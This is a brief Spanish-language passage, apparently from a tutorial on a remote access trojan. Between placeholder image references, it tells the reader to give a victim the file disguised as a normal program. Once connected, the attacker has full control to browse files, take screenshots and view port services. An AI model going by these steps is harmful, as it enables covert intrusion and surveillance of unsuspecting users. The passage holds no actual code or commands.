
Le pasamos al usuario este archivo como un programa normal




Y nos saldrá que la conexión esta en vivo cuando salga el icono del ordenador con rayos




Ya tenemos control total sobre el otro ordenador, si hacemos clic derecho sobre el ordenador veremos que nos aparecen opciones para atacar este dispositivo.



Podemos explorar los archivos de la maquina



Tomarle capturas



Ver sus servicios de puertos

